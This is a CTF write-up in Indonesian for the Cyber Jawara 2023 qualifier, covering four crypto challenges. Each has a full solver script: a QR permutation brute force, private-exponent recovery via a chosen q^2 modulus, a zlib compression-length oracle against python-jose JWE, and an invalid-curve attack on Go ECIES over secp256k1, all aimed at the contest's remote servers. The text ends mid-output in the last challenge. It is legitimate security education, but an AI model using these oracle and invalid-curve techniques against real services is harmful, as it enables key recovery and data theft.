
Write-up Cyber Jawara 2023 Qual

No Pwn No Cry



lawbyte
deomkicer
Blacowhait

Daftar Isi

Crypto.....3

Chokaro (490 pts).....3

Daruma (490 pts).....7

Matryoshka (940 pts).....10

Aeonia (940 pts).....14

Forensic.....21

Apocalypse (640 pts).....21

Scramble (970 pts).....24

Handouts (Solved after event).....30

Web.....34

Static Web (300 pts).....34

Magic 1 (300 pts).....35

Magic 2 (Solved after event).....37

Wonder Drive (850 pts).....39

Crypto

Chokaro (490 pts)

Program memasukkan flag ke dalam QR code, kemudian mengacak pixel hitam dan putih pada QR tersebut di fungsi mix dengan key a dan b bernilai random pada rentang 1-33. Berikut pengacakan yang terjadi pada fungsi mix:

```
def mix(a,b,arr):
    mod = len(arr)
    narr = np.zeros(shape=(mod,mod), dtype=bool)
    for (x,y), element in np.ndenumerate(arr):
        nx = (x + y * a) % mod
        ny = (x * b + y * (a * b + 1)) % mod

        narr[nx][ny] = element

    return narr
```

Indeks x dan y baru (nx dan ny) diambil dengan cara seperti di atas tanpa adanya unsur random lagi. Dengan demikian, kita bisa melakukan bruteforce nilai a dan b (yang rentangnya cukup kecil) lalu mapping antara arr yang belum di-mix dengan setelah di-mix. Mappingan tersebut nantinya digunakan untuk memahami perpindahan posisinya. Fungsi mapping yang kami gunakan kurang lebih sebagai berikut:

```
def mix(a, b, arr):
    narr = [0 for _ in range(LEN * LEN)]
    for x in range(LEN):
        for y in range(LEN):
            nx = (x + y * a) % LEN
            ny = (x * b + y * (a * b + 1)) % LEN
            narr[nx * LEN + ny] = arr[x * LEN + y]
    return narr

def mix22(a, b):
    res = list(range(LEN * LEN))
    for _ in range(22):
        res = mix(a, b, res)
    return res

def mapping(key, enc):
    data = []
```

```
    for i in range(LEN * LEN):
        idx_key = key.index(i)
        data.append(enc[idx_key])
    data = [data[i:i+LEN] for i in range(0, len(data), LEN)]
    return data
```

Berikut full solvernya:

```
from deom import *
from PIL import Image
import numpy as np
import qrtools

LEN = 33
mappingan = []

#################################################################

def mix(a, b, arr):
    narr = [0 for _ in range(LEN * LEN)]
    for x in range(LEN):
        for y in range(LEN):
            nx = (x + y * a) % LEN
            ny = (x * b + y * (a * b + 1)) % LEN
            narr[nx * LEN + ny] = arr[x * LEN + y]
    return narr

def mix22(a, b):
    res = list(range(LEN * LEN))
    for _ in range(22):
        res = mix(a, b, res)
    return res

#################################################################

def rescale(arr, wow=False):
    mod = len(arr)
    final_arr = np.zeros(shape=(mod*10,mod*10), dtype=bool)
    for i in range(mod):
        for j in range(mod):
            if wow:
                final_arr[i*10:(i+1)*10, j*10:(j+1)*10] = 1-arr[i][j]
```

```
            else:
                final_arr[i*10:(i+1)*10, j*10:(j+1)*10] = arr[i][j]

    return final_arr

def read_pixel(pixel):
    data = []
    for x in range(5, 330, 10):
        for y in range(5, 330, 10):
            t = True if pixel[y, x]==255 else False
            data.append(t)
    return data

def convert_boolean_to_qr_data(bools):
    result_filename = 'result.png'

    img = Image.fromarray(rescale(np.array(bools)))
    img.save(result_filename)
    qr = qrtools.QR()
    if qr.decode(result_filename) and 'CJ2023' in qr.data:
        print(qr.data)
        exit()

    img = Image.fromarray(rescale(np.array(bools), wow=True))
    img.save(result_filename)
    qr = qrtools.QR()
    if qr.decode(result_filename) and 'CJ2023' in qr.data:
        print(qr.data)
        exit()

def mapping(key, enc):
    data = []
    for i in range(LEN * LEN):
        idx_key = key.index(i)
        data.append(enc[idx_key])
    data = [data[i:i+LEN] for i in range(0, len(data), LEN)]
    return data

#################################################################

im = Image.open('mixed.png')
pixel = im.load()
enc = read_pixel(pixel)
```

```python
for i in range(33):
    for j in range(33):
        key = mix22(i, j)
        ori_data = mapping(key, enc)
        convert_boolean_to_qr_data(ori_data)
```

```
→ ~/CTF/2023/cyberjawara/crypto/chokaro ⌚ 12:30:27
$ time python3 solve.py
CJ2023{small_exercise_to_start_your_day_:D}
python3 solve.py  10,44s user 1,89s system 103% cpu 11,901 total
→ ~/CTF/2023/cyberjawara/crypto/chokaro ⌚ 12:30:42
$ zbarimg result.png
QR-Code:CJ2023{small_exercise_to_start_your_day_:D}
scanned 1 barcode symbols from 1 images in 0,02 seconds

→ ~/CTF/2023/cyberjawara/crypto/chokaro ⌚ 12:31:09
$
```

Flag: **CJ2023{small_exercise_to_start_your_day_:D}**

Daruma (490 pts)

Program mengimplementasikan Authenticated Encryption Carmichael Function (AECF) yang mengambil referensi dari paper berikut.

Pertama, program mengenkripsi flag dan menampilkan public key yang digunakan service. Selanjutnya, kita dapat menggunakan encryption service dengan modulus, public exponent, dan beta apapun dari user input. Namun terdapat pengecekan untuk modulus yang mana bit modulus harus pada rentang 2000-10000 dan bukan angka prima.

Hal yang menjadi perhatian kami adalah fungsi **encrypt_and_sign** sebagai berikut:

```
    def public_key(self):
        return (self.n2, self.e, self.beta)

    def private_key(self):
        return (self.d, self.l)

    def encrypt_and_sign(self, plaintext, public):

        n2, e, beta = public

        m = bytes_to_long(plaintext)

        r = pow(self.k, e, n2) % n2
        s = m * self.k * pow(beta, self.l, n2) % n2

        return r, s

    def decrypt_and_verify(self, r, s, beta):

        m = s * inverse(pow(r, self.d, self.n2), self.n2) * \
            inverse(pow(beta, self.l, self.n2), self.n2) % self.n2

        return long_to_bytes(m)
```

Observasi:

- Nilai *e* dikontrol oleh user input. Nilai *k* bisa diperoleh dengan memasukkan **e = 1**, maka fungsi akan mereturn nilai *r* yang sama dengan *k*
- Nilai *l* pada **pow(beta, l, n)** adalah private key. Nilai **pow(beta, l, n)** dapat diperoleh karena *m* dan *k* dapat dikontrol
- Nilai *beta* dan *n* dikontrol oleh user input, sehingga kita bisa mencari cara agar private key *l* dapat kita recover dari **pow(beta, l, n)**

Dengan mengambil referensi dari salah satu challenge Cryptohack, triknya adalah kita bisa memasukkan nilai **n = pow(q, 2)** dan **beta = q+1** sehingga dengan binomial formula

$$g^l \equiv (q+1)^l \equiv ql + 1 \pmod{q^2}$$

private key *l* dapat dihitung dengan **l = (h-1) / q**, yang mana *g* pada persamaan di atas mewakili *beta* dan *h* adalah nilai **pow(beta, l, n)** yang diperoleh dari output fungsi encrypt.

Berikut full solvernya:

```
from deom import *
import math
import sys

if len(sys.argv) == 2:
    io = process('python3 challenge.py'.split())
else:
    io = remote('178.128.102.145', 50001)

io.recvuntil(b'Encrypted flag: ').decode()
enc_flag = eval(io.recvline(0).decode())

io.recvuntil(b'Bob public key: ')
bob_pub = eval(io.recvline(0).decode())

def enkrip(n, e, beta, msg):
    io.sendlineafter(b'Your public modulus: ', str(n).encode())
    io.sendlineafter(b'Your public e: ', str(e).encode())
    io.sendlineafter(b'Your public beta: ', str(beta).encode())
    io.sendlineafter(b'Message you want to encrypt and sign: ', msg)

    io.recvuntil(b'Your ciphertext: ')
    ct = eval(io.recvline(0).decode())
    return ct

n2, e, beta = bob_pub

zn = getPrime(4096)
zn2 = pow(zn, 2)

k, ct = enkrip(zn2, 1, zn + 1, b'\x01')
print(k)
```

```python
h = ct * inverse(k, zn2) % zn2
print((h - 1) % zn, 'harus nol')

l = (h - 1) // zn
print(l)

rig = inverse(pow(beta, l, n2), n2)
mid = inverse(k, n2)
m = enc_flag[1] * mid * rig % n2
print(n2s(m))

io.close()
```

```
→ ~/CTF/2023/cyberjawara/crypto/daruma ⌚ 12:26:00
$ python3 solve.py
[+] Opening connection to 178.128.102.145 on port 50001: Done
80576344314424683452799161352439155587014962741144994733131027225886269571572350286523293357074018365093373890101035948077216087300981799593283954409751243486 7
76067868772457977419853090607379064521188605057556376807857835346246101044478097500133694805034173667495127984731241878374435402459875788416178202844908495446
84122394206581370229187859703791523626518526405597430516042808208751260032365450837292744849255946850601051163600091257117253047533630630642903404485183190343
10220415769916786929118262946870003321185617342552085003771333546283495337157710923654548551588702379293310122105626010366970664911757807235 5
0 harus nol
76579148691036302184154571617862668608126539483398250844518249643856145314607051575376429382220305559400361877408920010465341751930286660059981266904975141249 3
37690055894621104101842789044584366598876612124774563390306371379440901129836766847602961959871477095182981237985802118974832072054296509157842330255496472307
97019014859969588505995005619927559835058694517666281684667540433261409026565103010502030044344756367318220547086168189368151091307354148669327108701205547059
59000055143844664783759905552602962796675471783221604967263103663005338641588924813784992651107222430176647860173342952701501599984595486381 6
b'CJ2023{dont_roll_your_own_crypto_part_xxxxx_idk}\n'
[*] Closed connection to 178.128.102.145 port 50001
→ ~/CTF/2023/cyberjawara/crypto/daruma ⌚ 12:26:20
$
```

Flag: **CJ2023{dont_roll_your_own_crypto_part_xxxxx_idk}**

Matryoshka (940 pts)

Terdapat web service yang bisa mengenkripsi multiple secrets ke dalam suatu JWT. Plainteks dari payload JWT tersebut memiliki format sebagai berikut:

```
[{"username":"user1","secret":"secret1"},{"username":"user2","secr
et":"secret2"},{"username":"user3","secret":"secret3"},{"username"
:"user4","secret":"secret4"}]
```

Kondisi:

- user1, user2, user3 diketahui
- secret1, secret2, secret3 tidak diketahui
- secret1 dan secret2 merupakan 16 random hex karakter
- secret3 merupakan flag
- user4 dan secret4 dikontrol oleh user input

JWT tersebut menggunakan library python-jose dan proses enkripsinya dilakukan dengan cara sebagai berikut:

```python
import json
import os
from jose import jwe

KEY = os.urandom(16)

def encrypt(plaintext):
    return jwe.encrypt(plaintext, KEY, 'A128CBC-HS256', 'A128KW', 'DEF',
'application/json', '13337')

def decrypt(token):
    try:
        decrypted = jwe.decrypt(token, KEY)
        data = json.loads(decrypted)
        return data
    except Exception:
        return False
```

Cukup banyak parameter opsional yang digunakan. Kami mencoba menelusuri kodingan dari library tersebut. Ide awal yang terpikiran oleh kami adalah dengan mengganti tipe atau jenis encryption dan algorithmnya. Namun beberapa percobaan kami gagal, penyebabnya adalah jenis encryption dan algorithm lain tidak support dengan panjang key yang digunakan service, dan juga formatnya yang cukup berbeda ketika menggunakan jenis encryption dan algorithm lain.

Setelah cukup lama membaca baris per baris kodingan library python-jose, kami menyadari bahwa service menggunakan argumen **"DEF"** untuk parameter zip, yang mana parameter tersebut berimplikasi ke plainteks sebelum dilakukannya enkripsi.

```python
def encrypt(plaintext, key, encryption=ALGORITHMS.A256GCM, algorithm=ALGORITHMS.DIR, zip=None, cty=None, kid=None):
    """Encrypts plaintext and returns a JWE cmpact serialization string.

    Args:
        plaintext (bytes): A bytes object to encrypt
        key (str or dict): The key(s) to use for encrypting the content. Can be
            individual JWK or JWK set.
        encryption (str, optional): The content encryption algorithm used to
            perform authenticated encryption on the plaintext to produce the
            ciphertext and the Authentication Tag.  Defaults to A256GCM.
        algorithm (str, optional): The cryptographic algorithm used
            to encrypt or determine the value of the CEK.  Defaults to dir.
        zip (str, optional): The compression algorithm) applied to the
            plaintext before encryption. Defaults to None.
        cty (str, optional): The media type for the secured content.
            See http://www.iana.org/assignments/media-types/media-types.xhtml
        kid (str, optional): Key ID for the provided key

    Returns:
        bytes: The string representation of the header, encrypted key,
            initialization vector, ciphertext, and authentication tag.

    Raises:
        JWEError: If there is an error signing the token.
```

```python
def _compress(zip, plaintext):
    """
    Compress the plaintext based on the algorithm supplied

    Args:
        zip (str): Compression Algorithm
        plaintext (bytes): plaintext to compress

    Returns:
        (bytes): Compressed plaintext
    """
    if zip not in ZIPS.SUPPORTED:
        raise NotImplementedError("ZIP {} is not supported!")
    if zip is None:
        compressed = plaintext
    elif zip == ZIPS.DEF:
        compressed = zlib.compress(plaintext)
    else:
        raise NotImplementedError("ZIP {} is not implemented!")
    return compressed
```

Secara sederhana, suatu string dengan nilai entropi rendah (memiliki banyak perulangan/ kesamaan antara suatu karakter/kata dengan yang lainnya) memiliki hasil compression yang lebih pendek dibandingkan string dengan nilai entropi tinggi. Hal ini bisa kita manfaatkan untuk menebak secret flag secara karakter per karakter.

Idenya, ketika kita memasukkan secret "**CJ2023CJ2023CJ2023**" (yang nantinya akan di-concat dengan secret flag), hasil compression-nya akan memiliki panjang yang lebih pendek ketimbang hasil compression dari "**ASDFGHASDFGHASDFGH**". Informasi bahwa format flag diawali dengan "**CJ2023{**" dan panjangnya 31 karakter juga dapat membantu kita dalam me-recover secret flag.

Berikut full solvernya:

```python
import requests
import string
import sys
```

```python
if len(sys.argv) == 2:
    burp0_url = "http://127.0.0.1:50003/store" # local
else:
    burp0_url = "http://137.184.6.25:50003/store" # remote

burp0_headers = {"Content-Type": "application/json"}

k = 401 # manual tuning
flag = 'CJ2023{'

while len(flag) != 31 - 1:
    res = {}

    for ch in string.digits + '_' + string.ascii_letters:
        secret = flag + ch
        secret = secret * k
        secret = secret[:k]
        username = 'Carian' * 7

        burp0_json={"secret": secret, "username": username}
        r = requests.post(burp0_url, headers=burp0_headers, json=burp0_json)
        print(len(r.text), repr(ch))

        if len(r.text) not in res:
            res[len(r.text)] = [ch]
        else:
            res[len(r.text)].append(ch)

    minn = min(res.keys())
    print(res)
    print(res.keys(), res[minn])
    print()

    # kalo cuma ada 1 kemungkinan karakter
    if len(res[minn]) == 1:
        flag += res[minn][0]

    # kalo ada banyak kemungkinan karakter, pilih manual
    else:
        tmp = {x+1: y for x, y in enumerate(res[minn])}
        print('Current flag: ' + flag)
        print('Choose one?', tmp)
```

```
        idx = int(input('> '))
        flag += tmp[idx]

    print('Current flag: ' + flag)
    print()

flag += '}'
print('Final flag: ' + flag)
```

```
447 'U'
447 'V'
447 'W'
447 'X'
447 'Y'
447 'Z'
{447: ['0', '1', '2', '3', '4', '5', '6', '7', '8', '9', '_', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'q', 'r', 's', 't', 'u', '
v', 'w', 'x', 'y', 'z', 'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z'], 425
: ['a', 'p']}
dict_keys([447, 425]) ['a', 'p']

Current flag: CJ2023{yet_
Choose one? {1: 'a', 2: 'p'}
> 1
Current flag: CJ2023{yet_a

447 '0'
447 '1'
447 '2'
447 '3'
447 '4'
447 '5'
447 '6'
447 '7'
447 '8'
447 '9'
447 '_'
447 'a'
447 'b'
```

Ketika dieksekusi, terdapat beberapa karakter yang memiliki entropi rendah. Kodingan kami memberikan string "**CJ2023{yet_a**" dan "**CJ2023{yet_p**" yang keduanya memiliki entropi rendah dibandingkan karakter lainnya. Untuk kasus di atas, kita mencoba secara manual memilih huruf mana yang digunakan dengan memastikan kalimat yang tertulis pada flag merupakan English word dan make sense.

```
447 'U'
447 'V'
447 'W'
447 'X'
447 'Y'
447 'Z'
{447: ['0', '1', '2', '3', '4', '5', '6', '7', '8', '9', '_', 'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'm', 'n', 'o', 'p', 'q', 'r', 's', 't', '
u', 'v', 'w', 'x', 'y', 'z', 'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z']
, 425: ['l']}
dict_keys([447, 425]) ['l']

Current flag: CJ2023{yet_another_jwt_pitfall

Final flag: CJ2023{yet_another_jwt_pitfall}
→ ~/CTF/2023/cyberjawara/crypto/matryoshka ⌚ 12:23:08
$
```

Flag: **CJ2023{yet_another_jwt_pitfall}**

Aeonia (940 pts)


Program mengimplementasikan Elliptic Curve Integrated Encryption Scheme (ECIES) dalam bahasa pemrograman Golang. Dari source code yang diberikan, terlihat bahwa program juga bergantung pada package ecies/go yang menggunakan kurva secp256k1.

Observasi:

- Objek ecies bernama serverKey mengenkripsi flag. serverKey memiliki private key yang cukup kecil pada secp256k1, yaitu hanya 128 bit (yang mana seharusnya 256 bit), sehingga hal ini cukup mencurigakan dan harus diperhatikan lebih lanjut
- **serverKey.ECDH** dan **userPriv.ECDH** tidak memiliki pengaruh apapun terhadap enkripsi dan dekripsi, namun service menampilkannya setiap kali kita memilih opsi untuk encrypt dan decrypt message
- Kita bisa memodifikasi 65 byte pertama ciphertext dengan public key lainnya ketika kita memilih opsi decrypt message. Namun dikarenakan kita tidak memiliki private key apapun (baik serverKey maupun ephemeral), hal ini tidak bisa dieksploitasi

Setelah cukup lama memahami alur program dan membaca source code dari package ecies/go, kami masih belum menemukan adanya implementasi yang salah pada program.

Tak lama kemudian, Challenge author memberikan hint bahwa bug terjadi karena terdapat set **CGO_ENABLED=0** pada proses compile binary Go.



Dari sini kita memulai melakukan percobaan untuk mencari tahu perbedaan antara program yang di-compile dengan **CGO_ENABLED=0** dan **CGO_ENABLED=1**. Dari percobaan kami, kami menemukan dua perbedaan sebagai berikut:

- Pada **NewPrivateKeyFromBytes**, program tidak membatasi panjang dari user input ketika **CGO_ENABLED** di-set 0, sementara ketika di-set 1 akan muncul error ketika private key yang diinputkan melebihi 256 bits
- Pada **NewPublicKeyFromHex,** program tidak melakukan pengecekan apakah public key berada pada kurva secp256k1 lalu **serverKey.ECDH** tetap melakukan scalar multiplication dengan private key milik serverKey terhadap public key tersebut ketika **CGO_ENABLED** di-set 0, sementara ketika di-set 1 scalar multiplication dilakukan tidak dengan semestinya

Pada perbedaan pertama, kami tidak menemukan hal yang bisa kami eksploit sehingga kami mulai berfokus pada perbedaan kedua. Pada perbedaan kedua, karena tidak adanya pengecekan apakah public key yang diinputkan berada pada kurva secp256k1. Hal ini bisa kita manfaatkan dengan mencari suatu public key atau titik yang memiliki order relatif kecil di kurva yang mirip/sejajar dengan secp256k1 (hanya berbeda di konstanta b). Jenis serangan ini juga dikenal sebagai **Invalid Curve Attack**.

Sebagai langkah awal exploit, kami mengumpulkan beberapa titik pada invalid curve yang memiliki order relatif kecil. Nantinya, sekumpulan titik tersebut akan dikirimkan sebagai public key pada opsi encryption di service. Kami mengumpulkan titik dengan prime order yang tidak lebih dari 26 bit dengan menggunakan kode sebagai berikut:

```
from random import randint, getrandbits
from Crypto.Util.number import *

p = 0xfffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffefffffc2f
K = GF(p)
a = K(0x0000000000000000000000000000000000000000000000000000000000000000)
b = K(0x0000000000000000000000000000000000000000000000000000000000000007)
E = EllipticCurve(K, (a, b))
G = E(0x79be667ef9dcbbac55a06295ce870b07029bfcdb2dce28d959f2815b16f81798,
0x483ada7726a3c4655da4fbfc0e1108a8fd17b448a68554199c47d08ffb10d4b8)

pesanan = 0xfffffffffffffffffffffffffffffffebaaedce6af48a03bbfd25e8cd0364141
E.set_order(pesanan * 0x1)

total = 1
GOOD_PRIMES = [p for p in range(2, 2 ^ 26) if Integer(p).is_prime()]
box = []

while total < 2**131:
    tb = getrandbits(40)
    iE = EllipticCurve(K, [a, tb])
    iG = iE.gen(0)
    og = iG.order()

    for z in GOOD_PRIMES:
        if og % z == 0:
            GOOD_PRIMES.remove(z)
            break
    else:
        continue

    iP = Integer(og / z) * iG
    og2 = iP.order()
    print(og2, tb, iP.xy())

    box.append((og2, tb, iP.xy()))
    total *= og2
    print(total, total.nbits())
```

```
    print()

print(sorted(box, key=lambda x: x[0]))
```

Ide utama dari attack ini adalah nantinya kita dapat menghitung discrete log dari setiap titik yang diberikan dikarenakan semua titik tersebut memiliki order yang rendah. Semua titik tersebut akan dikalikan dengan suatu skalar yang sama, yaitu private key milik serverKey. Ketika hasil discrete log diperoleh, angkanya memang sangat kecil untuk setiap titik, namun kita bisa menggabungkan keseluruhan hasil discrete log tersebut dengan Chinese Remainder Theorem (CRT) untuk mendapatkan private key milik serverKey kembali.

Dalam proses mencari titik dengan order rendah tersebut, kita juga harus memastikan keseluruhan titik memiliki order yang berbeda-beda antara satu dengan yang lainnya. Tentunya dua atau lebih titik yang memiliki order yang sama tidak akan membantu kita dalam menggunakan CRT nanti. Setelah menggunakan CRT, kita memiliki banyak kandidat private key serverKey yang berukuran 128 bit. Kita bisa tes semua kandidat private key tersebut pada opsi decrypt message, lalu lihat apakah ada dekripsi yang berhasil dilakukan.

Berikut full solvernya:

```
from pwn import *
import sys

if len(sys.argv) == 2:
    io = remote('127.0.0.1', 50002) # local
else:
    io = remote('178.128.102.145', 50002) # remote

io.recvuntil(b'Encrypted flag: ')
enc_flag = io.recvline(0)

#################################################################

from fastecdsa.curve import secp256k1 as curve

p = curve.p
K = GF(p)
a = K(curve.a)

box = [(2, 671448992455,
(32931453793970922784303869375172340539973111016334485021174461631841986406962,
0)), (3, 1023628206162, (0,
88158283773910880916191988724615618570086310652216095272981718384971813401664)),
```

```
(7, 794028507499,
(277351618697030974792782499694308508423907448415527411010873539847685150003 4,
35833938007666030823085771170784976619463989786559359975173423297164124671694)),
(13, 359665466448,
(37711941020466802600416717283580073091873318393600218004839469927590865720275,
55970129250173601858095048106455515428384144877109523796573820214312360637562)),
(199, 1080774707358,
(21720613664549333218930067184992069816777952435490867493850844086847098171033,
42185261255568491351209858059763037998488308795226983232447065838722518569 92)),
(3319, 721493862848,
(60304245164493827430144340553095664129472197834837916845888757164818025575751,
22006356160415549833217660547103063164103208541113846952219265949390791516287)),
(10903, 922546651517,
(25549655848869025505076985884135957828264310041397370962442188636532013340 31,
29337294264533562573264130225996498679144080955896530192703165998330217749913)),
(18979, 630656122708,
(10847558565480895872871294153921773437315144809538383217342748546728550150 9523,
10332822561975668696277092968468772521439788338403060613866781237317085808 0232)),
(22639, 705402235523,
(90136403449190897583592243094052165618014904445672548660430263402102488151937,
10748647162808892746184588395342422499951372435902884072378137418480417652 8137)),
(109903, 254619012682,
(49388485976693189170297253878413534689663824452436580875041145484763183172531,
97818439439260137275820892077769651501150222026342167056922349085541183283566)),
(5290657, 167674815822,
(56739846790343882184809104159705654679509283352308104714347545216721926302708,
83410335775875057780649451103413246150691566263159816798669588167232352014835)),
(12977017, 1031451246740,
(60722093304862252283249396770074322180754773189675920067248653309829433262797,
44601023093299441004559286668758610709000886638118855159108972488665278019243))]

rems1 = []
rems2 = []
mods = []

for bo in box:
    order = bo[0]
    new_b = bo[1]
    x, y = bo[2]

    pload = f"04{x:064x}{y:064x}".encode()

    io.sendlineafter(b'> ', b'2')
```

```
    io.sendlineafter(b'Enter your public key: ', pload)
    io.sendlineafter(b'Enter the message you want to encrypt (hex): ',
b'64656f6d')
    io.recvuntil(b'Shared ephemeral secret: ')
    ss = io.recvline(0)

    E = EllipticCurve(K, (a, K(new_b)))
    base = E(x, y)
    target = E.lift_x(Integer(ss[2:], 16))

    sol = discrete_log_lambda(target, base, (0, order), operation='+')
    print(sol, order)

    rems1.append(sol)
    rems2.append(order - sol)
    mods.append(order)

print()

#################################################################

LEN = len(mods)

poss_privkey = []

for wad in range(2**LEN):
    bins = f"{wad:0{LEN}b}"
    arr1 = [rems1[i] if bins[i]=='1' else rems2[i] for i in range(LEN)]
    arr2 = [rems2[i] if bins[i]=='1' else rems1[i] for i in range(LEN)]

    for arr in [arr1, arr2]:
        crt_sol = crt(arr, mods)
        if crt_sol.nbits() <= 128:
            print('FOUND', hex(crt_sol))
            poss_privkey.append(f"{crt_sol:032x}")

print()

#################################################################

for sk in poss_privkey:
    io.sendlineafter(b'> ', b'3')
    io.sendlineafter(b'Enter your private key: ', sk.encode())
```

```
    io.sendlineafter(b'Enter the ciphertext you want to decrypt (hex): ',
enc_flag)
    io.recvuntil(b'Shared ephemeral secret: ')
    ss = io.recvline(0).decode().strip()
    dec = io.recvline(0).decode().strip()
    print(ss, dec)

    if 'Decrypted message: ' in dec:
        dec = dec.split()[-1]
        print(bytes.fromhex(dec))
        break

io.close()
```

Pada beberapa kali eksekusi, terdapat keanehan dimana discrete log gagal dilakukan di titik-titik tertentu. Namun ketika semua discrete log berhasil, kami berhasil mendapatkan private key serverKey dan berhasil mendekrip encrypted flag.

```
→ ~/CTF/2023/cyberjawara/crypto/aeonia ⌚ 12:41:01
$ sage solve.sage
Warning: _curses.error: setupterm: could not find terminfo database

Terminal features will not be available.  Consider setting TERM variable to your current terminal name (or xterm).
[x] Opening connection to 178.128.102.145 on port 50002
[x] Opening connection to 178.128.102.145 on port 50002: Trying 178.128.102.145
[+] Opening connection to 178.128.102.145 on port 50002: Done
Error in sys.excepthook:
Traceback (most recent call last):
  File "/home/deom/.sage/local/lib/python3.10/site-packages/colored_traceback/colored_traceback.py", line 27, in colorize_traceback
    tb_colored = pygments.highlight(tb_text, lexer, self.formatter)
  File "/home/deom/.sage/local/lib/python3.10/site-packages/colored_traceback/colored_traceback.py", line 32, in formatter
    colors = _get_term_color_support()
  File "/home/deom/.sage/local/lib/python3.10/site-packages/colored_traceback/colored_traceback.py", line 66, in _get_term_color_support
    curses.setupterm()
_curses.error: setupterm: could not find terminfo database

Original exception was:
Traceback (most recent call last):
  File "/home/deom/CTF/2023/cyberjawara/crypto/aeonia/solve.sage.py", line 49, in <module>
    sol = discrete_log_lambda(target, base, (_sage_const_0 , order), operation='+')
  File "/usr/lib/python3/dist-packages/sage/groups/generic.py", line 945, in discrete_log_lambda
    raise ValueError("Pollard Lambda failed to find a log")
ValueError: Pollard Lambda failed to find a log
[*] Closed connection to 178.128.102.145 port 50002
→ ~/CTF/2023/cyberjawara/crypto/aeonia ⌚ 12:41:04
$ sage solve.sage
Warning: _curses.error: setupterm: could not find terminfo database

Terminal features will not be available.  Consider setting TERM variable to your current terminal name (or xterm).
[x] Opening connection to 178.128.102.145 on port 50002
[x] Opening connection to 178.128.102.145 on port 50002: Trying 178.128.102.145
[+] Opening connection to 178.128.102.145 on port 50002: Done
1 2
2 3
6 7
4 13
52 199
990 3319
9736 10903
14636 18979
10724 22639
76033 109903
3976760 5290657
7240459 12977017

FOUND 0x1c8069314545a5f89d0dbc302c0ba1ed
FOUND 0x7a2a667f1de46eac6e3078e209cd83f5
FOUND 0xf810a8b8bfe78a62aa1f1ec0a6a1d5d
```

```
FOUND 0xed30e3a70dc083f3bdb791ae97334e1
FOUND 0x508612a8af5b3d8f00d688abae71e1c7
FOUND 0x645a9943b6158ac0d87d3bbb08ce3fa5
FOUND 0xff810a8b8bfe78a62aa1f1ec0e6a1d5d
FOUND 0x7a2a667f1de46eac6e3078e209cd83f5
FOUND 0x1c8069314545a5f89d0dbc302c0ba1ed

02eee4659e867c51064841cdac36372287fbb3bbcdcef76622c07d99876339b71d Invalid private key/ciphertext
028f68714f101b3a3e021360826e576a739ba46a35ac4e6824f224b8fd799cfab4 Invalid private key/ciphertext
0379256ce77f4138606e242f27a70f2ce941cf22b084ddb6b07f6617e006e8c1ed Invalid private key/ciphertext
032a381d82255bef22d113d6b7e0c7f969e1d386f9b12705a922f76edf84428d34 Invalid private key/ciphertext
02a47a433b94ef3aa2b1a6f877a73bfa511eab85cd9becf7067c0304d8b65ad0ff Invalid private key/ciphertext
03fed39134eba7b3b1213004a9853b7434fcc4fc57a2b9f7067d6e2e75df0ba640 Invalid private key/ciphertext
038c409fb11748c9328ba3dd19a863072b93f8c96c109097b189b55f535cef3d61 Invalid private key/ciphertext
02f257f7d532548d3b4d5079b718fd5e8e1b636ad307dc42da6493134580f08ca3 Invalid private key/ciphertext
